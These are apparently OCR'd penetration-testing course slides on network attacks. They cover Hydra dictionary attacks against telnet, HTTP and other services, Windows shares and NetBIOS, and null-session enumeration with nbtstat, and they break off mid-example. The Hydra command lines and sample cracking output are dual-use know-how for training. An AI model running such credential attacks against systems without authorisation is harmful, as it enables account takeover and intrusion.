v4

Penetration Testing Student

Network Attacks

Section 03 | Module 06

Table of Contents

MODULE 06 | Network Attacks

Learning Objectives

By the end of this module, you should have a better understanding of:

- ✓ Attacking remote authentication
- ✓ How to approach a remote Windows machine
- ✓ ARP spoofing and network layer 2 attacks

6.1

Authentication Cracking

6.1 Authentication Cracking

How does this support my pentesting career?

Ability to:

- Assess password policies via network services
- Gain access to network services
- Gain access to web applications

6.1 Authentication Cracking

In the system module, you saw how to crack a password file to obtain valid login credentials for a system. A similar approach can be used for every service requiring network authentication, such as:

- SSH
- Telnet
- Remote Desktop
- HTTP authentication
- And more

6.1.1 Brute Force vs. Dictionary Attacks

When penetration testers need to access a network service, they can try to obtain valid credentials by using **brute force** or **dictionary attacks.**

Performing pure brute force attacks over a network are very impractical because of the time needed to run each probe.

6.1.1 Brute Force vs. Dictionary Attacks

In offline brute forcing (with *John the Ripper* for example), the time needed to test a single password is given by the processing time; during a network authentication attack, the time needed to test a password depends on many other factors.

6.1.1 Brute Force vs. Dictionary Attacks

Such factors include:

- **Network latency**: in other words, the time needed to transmit information from the penetration tester's machine to the target server and vice versa.
- **Delays on the attacked service**: many services wait some seconds during authentication routines with the scope of making authentication attacks even slower.
- **Processing time on the attacked server**: as in offline attacks, the target server must encrypt and check the credentials.

6.1.2 Weak and Default Credentials

Because of these reasons, network authentication cracking relies almost entirely on dictionary-based attacks.

Most tools in this field, use **dictionaries of common and default usernames and passwords**.

6.1.2 Weak and Default Credentials

If a user chooses a weak password or an administrator leaves default service credentials unmodified, a dictionary attack will bypass the password protection.

You can find a comprehensive collection of passwords here.

https://wiki.skullsecurity.org/Passwords

6.1.2.1 Installing Dictionaries

You can also install some common password lists on Kali by installing the *seclists* package.

```
# apt-get install seclists
# ls /usr/share/seclists/Passwords/
500-worst-passwords.txt     passwords_clarkson_82.txt      rockyou-20.txt  rockyou-60.txt
passwords_john.txt          rockyou-25.txt                 rockyou-65.txt
elitehacker-withcount.txt   passwords_youporn2012_raw.txt  rockyou-30.txt  rockyou-70.txt
english.txt                 passwords_youporn2012.txt      rockyou-35.txt  rockyou-75.txt
faithwriters-withcount.txt  phpbb-withcount.txt            rockyou-40.txt  rockyou.txt
hak5-withcount.txt          rockyou-45.txt                 rockyou-withcount.txt
honeynet-withcount.txt      rockyou-50.txt                 singles.org-withcount.txt
john.txt                    rockyou-10.txt                 rockyou-55.txt
top_shortlist.txt           myspace-withcount.txt          rockyou-15.txt
rockyou-5.txt               twitter-banned.txt
```

6.1.3 Authentication Cracking Tools

There are various tools you can use to leverage dictionaries, each with its own pros and cons.

In the following slides, you will see how to use some common tools to perform network authentication cracking!

6.1.4 Hydra

Hydra is a fast, parallelized, network authentication cracker that supports different protocols.

Hydra can attack nearly fifty different service types, including:

- Cisco auth
- FTP
- HTTP
- IMAP
- RDP
- SMB
- SSH
- Telnet

6.1.4 Hydra

The tool can use dictionaries of usernames or passwords and can also perform pure brute force password attacks. *Hydra* architecture is based on **modules**. A module is a piece of code that lets *Hydra* attack a specific **protocol**.

Let's see how to configure it and use it to perform an attack.

6.1.4 Hydra

You can check the available options by simply running *Hydra* with no arguments:

```
# hydra
Hydra v7.6 (c)2013 by van Hauser/THC & David Maciejak - for legal purposes only

Syntax: hydra [[[-l LOGIN|-L FILE] [-p PASS|-P FILE]] | [-C FILE]] [-e nsr] [-o FILE] [-t TASKS] [-M FILE [-T TASKS]] [-w
TIME] [-W TIME] [-f] [-s PORT] [-x MIN:MAX:CHARSET] [-SuvV46] [service://server[:PORT][/OPT]]


Options:
  -l LOGIN or -L FILE  login with LOGIN name, or load several logins from FILE
  -p PASS  or -P FILE  try password PASS, or load several passwords from FILE
  -C FILE   colon separated "login:pass" format, instead of -L/-P options
  -M FILE   list of servers to be attacked in parallel, one entry per line
  -t TASKS  run TASKS number of connects in parallel (per host, default: 16)
  -U        service module usage details
  -h        more command line options (COMPLETE HELP)
  server    the target server (use either this OR the -M option)
  service   the service to crack (see below for supported protocols)
  OPT       some service modules support additional input (-U for module help)

Supported services: asterisk afp cisco cisco-enable cvs firebird ftp ftps http[s]-{head|get} http[s]-{get|post}-form http-
proxy http-proxy-urlenum icq imap[s] irc ldap2[s] ldap3[-{cram|digest}md5][s] mssql mysql ncp nntp oracle-listener oracle-sid
pcanywhere pcnfs pop3[s] postgres rdp rexec rlogin rsh s7-300 sip smb smtp[s] smtp-enum snmp socks5 ssh sshkey svn teamspeak
telnet[s] vmauthd vnc xmpp
```

6.1.4 Hydra

You can also check the manual (`man hydra`) or the extended help by running:

```
# hydra -h
```

EXAMPLE

6.1.4 Hydra

To get detailed information about a module you can use the `-U` command line switch, for example:

```
# hydra -U rdp
Hydra v7.6 (c)2013 by van Hauser/THC & David Maciejak - for legal purposes only

Hydra (http://www.thc.org/thc-hydra) starting at 2015-02-10 12:15:01

Help for module rdp:
============================================================================
Module rdp is optionally taking the windows domain name.
For example:
hydra rdp://192.168.0.1/firstdomainname -l john -p doe
```

6.1.4 Hydra

Remember that you can check the available modules in the "supported services" section of the help:

```
Supported services: asterisk afp cisco cisco-enable cvs firebird
ftp ftps http[s]-{head|get} http[s]-{get|post}-form http-proxy
http-proxy-urlenum icq imap[s] irc ldap2[s] ldap3[-
{cram|digest}md5][s] mssql mysql ncp nntp oracle-listener oracle-
sid pcanywhere pcnfs pop3[s] postgres rdp rexec rlogin rsh s7-300
sip smb smtp[s] smtp-enum snmp socks5 ssh sshkey svn teamspeak
telnet[s] vmauthd vnc xmpp
```

6.1.4 Hydra

To launch a dictionary attack, against a service, with a list of usernames (inside users.txt file) and a list of passwords (pass.txt file), you have to use the following syntax:

```
# hydra -L users.txt -P pass.txt <service://server> <options>
```

EXAMPLE

6.1.4.1 Telnet Attack Example

For example, you can attack a telnet service by invoking *Hydra* with the following command line:

```
# hydra -L users.txt -P pass.txt telnet://target.server
```

EXAMPLE

6.1.4.2 HTTP Basic Auth Attack Example

Here you can find an attack session against a password protected web resource:

```
# hydra -L users.txt -P pass.txt http-get://localhost/
Hydra v7.6 (c)2013 by van Hauser/THC & David Maciejak - for legal purposes only

Hydra (http://www.thc.org/thc-hydra) starting at 2015-02-10 15:11:57
[DATA] 1 task, 1 server, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking service http-get on port 80
[80][www] host: 1.2.3.4   login: user   password: tester
1 of 1 target successfully completed, 1 valid password found
```

6.1.5 Video – Hydra Cracking Session

Hydra

In the following video, you will see how to use Hydra in two real-world scenarios:

- An HTTP authentication attack
- An SSH authentication attack

You will see how to use the tool in conjunction with publicly available passwords lists.

**Videos are only available in Full or Elite Editions of the course. To upgrade, click HERE. To access, go to the course in your members area and click the resources drop-down in the appropriate module line.*

6.1.6 Hera Lab – Brute Force and Password Cracking

In the following lab, you will practice not only authentication cracking, but also password cracking with *John the Ripper*.


Try to attack the services and perform your cracking sessions by yourself. If you get stuck, you can check the solutions in the manual.

6.1.6 Hera Lab – Brute Force and Password Cracking

Brute Force and Password Cracking

In this lab you will:

- Attack an SSH login
- Attack an HTTP login
- Use *unshadow*
- Use *John the Ripper*


Live Chat Offline
FAQ
Blog
About Us
Shopping Cart
Login
eLearnSecurity
Forging security professionals
Home
Courses
Training Paths
Certifications
Corporate Solutions
Resources
Home > Login
Sign in with Caendra
Caendra is the unified login for all eLearnSecurity services.
Email
Password
SIGN IN
OR SIGN IN WITH
GOOGLE
LINKEDIN
Forgot password?
Don't have an account? Sign up
Don't have an account with us yet? Sign in here using Google or LinkedIn
Sign up here if you don't want to use Google or LinkedIn

**Labs are only available in Full or Elite Editions of the course. To upgrade, click HERE. To access, go to the course in your members area and click the labs drop-down in the appropriate module line or to the virtual labs tabs on the left navigation.*

Windows Shares

6.2 Windows Shares

How does this support my pentesting career?

Ability to:

- Enumerate network resources
- Attack Windows sessions
- Obtain unauthorized access to Windows resources

6.2 Windows Shares

Microsoft Windows is one of the most used operating systems on enterprise networks. It can be used on clients and servers to provide authentication, file sharing, printer management and other features.

In this module, you will see how Windows file sharing works and how to exploit some of its features.


6.2.1 NetBIOS

In order to understand Windows share attacks, we must first understand how shares work.

In the following slides, we will talk about NetBIOS and its role in an MS Windows network; moreover, you will learn what shares are and how they are used.

6.2.1 NetBIOS

NetBIOS stands for Network Basic Input Output System. Servers and clients use NetBIOS when viewing network shares on the local area network.



6.2.1 NetBIOS


NetBIOS can supply some of the following information when querying a computer:

- Hostname
- NetBIOS name
- Domain
- **Network shares**

6.2.1 NetBIOS

This block diagram represents the structure of NetBIOS.


As you can see the NetBIOS layer sits between the application layer and the IP layer.



6.2.1 NetBIOS


UDP is used to perform NetBIOS **name resolution** and to carry other **one-to-many** datagram-based communications.

By using NetBIOS datagrams, a host can send small messages to many other hosts.




6.2.1 NetBIOS

Heavy traffic, such as a file copy, relies on TCP by using NetBIOS **sessions**.



6.2.1 NetBIOS

Please note how different features use different ports and transport protocols.



6.2.1 NetBIOS

When an MS Windows machine browses a network, it uses NetBIOS:

- **Datagrams** to list the shares and the machines
- **Names** to find workgroups
- **Sessions** to transmit data to and from a **Windows share**

6.2.2 Shares

A Windows machine can share a file or a directory on the network; this lets local and remote users access the resource and, possibly, modify it.

Example:

A file server in an office lets users open and edit the documents of their own department, while it lets everyone read but not modify public information files.

6.2.2 Shares

This feature is very useful in a network environment. The ability to share resources and files reduces redundancy and can improve work efficiency in a company.

Shares can be either extremely useful, if used properly, or extremely dangerous when configured improperly.

6.2.2 Shares

Creating network shares in a Windows-based environment is fairly easy. Generally, users just need to turn on the *File and Printer Sharing* service and then they can start choosing directories or files to share.

Users can also set permissions on a share, choosing who can perform operations such as reading, writing and modifying permissions.

6.2.2 Shares

Starting from Windows Vista, users can choose to share a single file or use the *Public* directory. When sharing a single file, they can choose local or remote users to share the file with.

When using the *Public* directory, they can choose which local users can access the files on the share, but they can only allow everyone or no one in the network to access the share.

6.2.3 UNC Paths

An authorized user can access shares by using **Universal Naming Convention paths (UNC paths).**

The format of a UNC path is:

```
\\ServerName\ShareName\file.nat
```

6.2.4 Administrative Shares


There are also some special default **administrative shares** which are used by system administrators and Windows itself:

- **`\\ComputerName\C$`** lets an administrator access a volume on the local machine. Every volume has a share (`C$, D$, E$,` etc.)
- **`\\ComputerName\admin$`** points to the windows installation directory
- **`\\ComputerName\ipc$`** is used for inter-process communication. You cannot browse it via Windows Explorer


6.2.4 Administrative Shares

You can test volume shares and the `admin$` share on your computer by entering the following on your Windows Explorer address bar:

```
\\localhost\<sharename>
```



```
\\localhost\admin$
```



```
\\localhost\d$
```

6.2.5 Badly Configured Shares

Accessing a share means having access to the resources of the computer hosting it. So, badly configured shares exploitation can lead to:

- Information disclosure
- Unauthorized file access
- Information leakage used to mount a targeted attack

In the next chapter, we will discuss a historical Windows vulnerability: **null sessions.**

Null Sessions

6.3 Null Sessions

How does this support my pentesting career?

- Understanding of a historical vulnerability
- Null sessions can be found on legacy systems
- Deepening your understanding of Windows shares

6.3 Null Sessions

Null session attacks can be used to enumerate a lot of information. Attackers can steal information about:

- Passwords
- System users
- System groups
- Running system processes

6.3 Null Sessions

Null sessions are remotely exploitable; this means that attackers can use their computers to attack a vulnerable Windows machine. Moreover, this attack can be used to call remote APIs and remote procedure calls. Because of these factors, null session attacks had a huge impact on Windows ecosystems.

Nowadays Windows is configured to be immune from this kind of attack. However, legacy hosts can still be vulnerable!

6.3 Null Sessions

A null session attack exploits an authentication vulnerability for Windows Administrative Shares; this lets an attacker connect to a local or remote share without authentication.

We will go through the enumeration of windows shares and their exploitation by using various techniques and tools.

6.3.1 Enumerating Windows Shares

Enumerating shares is the first step needed to exploit a Windows machine vulnerable to null sessions.

We are going to see how to carry out this phase by using some Windows and Linux tools.

6.3.1.1 NbtStat

In Windows, the most common command to use when enumerating Windows shares is `nbtstat`.

Nbtstat is a Windows command line tool that can display information about a target.

6.3.1.1 NbtStat

You can check how to use it by passing it the `/?` parameter:

```
> nbtstat /?
Displays protocol statistics and current TCP/IP connections using NBT (NetBIOS over TCP/IP).

NBTSTAT [ [-a RemoteName] [-A IP address] [-c] [-n] [-r] [-R] [-RR] [-s] [-S] [interval] ]

  -a   (adapter status) Lists the remote machine's name table given its name
  -A   (Adapter status) Lists the remote machine's name table given its IP address.
  -c   (cache)          Lists NBT's cache of remote [machine] names and their IP
  -n   (names)          Lists local NetBIOS names.
  -r   (resolved)       Lists names resolved by broadcast and via WINS
  -R   (Reload)         Purges and reloads the remote cache name table
  -S   (Sessions)       Lists sessions table with the destination IP addresses
  -s   (sessions)       Lists sessions table converting destination IP addresses to computer NETBIOS names.
  -RR  (ReleaseRefresh) Sends Name Release packets to WINS and then, starts Refr

  RemoteName   Remote host machine name.
  IP address   Dotted decimal representation of the IP address.
  interval     Redisplays selected statistics, pausing interval seconds between each display. Press Ctrl+C to stop
redisplaying statistics.
```

EXAMPLE

6.3.1.1 NbtStat

The most common use of *nbtstat* is "`nbtstat -A <IP>`" that displays information about a target.

```
>nbtstat -A 10.130.40.80

Local Area Connection:
Node Padres: [10.0.2.15] Scope Id: []

        NetBIOS Remote Machine Name Table

   Name            Type       Status
  ---------------------------------------------
  ELS-WINXP    <00>  UNIQUE     Registered
  WORKGROUP    <00>  GROUP      Registered
  ELS-WINXP    <20>  UNIQUE     Registered
  WORKGROUP    <1E>  GROUP      Registered

  MAC Address = 00-0C-29-BF-98-BD
```

6.3.1.1 NbtStat

Let's analyze the command output.

```
>nbtstat -A 10.130.40.80

Local Area Connection:
Node Padres: [10.0.2.15] Scope Id: []

           NetBIOS Remote Machine Name Table

        Name               Type         Status
    ---------------------------------------------
    ELS-WINXP      <00>  UNIQUE      Registered
    WORKGROUP      <00>  GROUP       Registered
    ELS-WINXP      <20>  UNIQUE      Registered
    WORKGROUP      <1E>  GROUP       Registered

    MAC Address = 00-0C-29-BF-98-BD
```

6.3.1.1 NbtStat

The first line of the table tells us that the name of the machine running at `10.130.40.80` is "`ELS-WINXP`".

The record type `<00>` tells us that `ELS-WINXP` is a workstation.

```
>nbtstat -A 10.130.40.80

Local Area Connection:
Node Padres: [10.0.2.15] Scope Id: []

           NetBIOS Remote Machine Name Table

       Name                Type         Status
    ---------------------------------------------
    ELS-WINXP       <00>  UNIQUE      Registered
    WORKGROUP       <00>  GROUP       Registered
    ELS-WINXP       <20>  UNIQUE      Registered
    WORKGROUP       <1E>  GROUP       Registered

    MAC Address = 00-0C-29-BF-98-BD
```

6.3.1.1 NbtStat

The type "UNIQUE" tells us that this computer must have only one IP address assigned.

```
>nbtstat -A 10.130.40.80

Local Area Connection:
Node Padres: [10.0.2.15] Scope Id: []

          NetBIOS Remote Machine Name Table

       Name                Type          Status
    ---------------------------------------------
    ELS-WINXP       <00>  UNIQUE       Registered
    WORKGROUP       <00>  GROUP        Registered
    ELS-WINXP       <20>  UNIQUE       Registered
    WORKGROUP       <1E>  GROUP        Registered

    MAC Address = 00-0C-29-BF-98-BD
```

6.3.1.1 NbtStat


This line contains the workgroup or the domain the computer is joined to.

```
>nbtstat -A 10.130.40.80

Local Area Connection:
Node Padres: [10.0.2.15] Scope Id: []

